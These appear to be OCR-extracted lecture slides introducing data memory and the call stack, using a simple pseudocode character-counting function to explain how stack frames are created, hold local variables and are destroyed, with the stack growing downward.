
6:
   void main(integer argc, strings argv) {
7:
      count("testing", "t"); // should return 2
8:
   }
```



Data Memory

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:     if (s[pos] == c) count = count + 1;
3:   }
4:   return count;
5: }

6: void main(integer argc, strings argv) {
7:   count(“testing”, “t”); // should return 2
8: }
```



The Stack

Data memory is laid out using a specific data structure

- The stack

Every function gets a frame on the stack


- Frame created when a function is called
- Contains local, in scope variables
- Frame destroyed when the function exits

The stack grows downward

Stack frames also contain control flow information

- More on this in a bit…


Stack data structure



http://cforall.blogspot.com/2011/03/stack-real-life-example-cafeteria-tray.html


Stack data structure

Grows down instead of up by convention



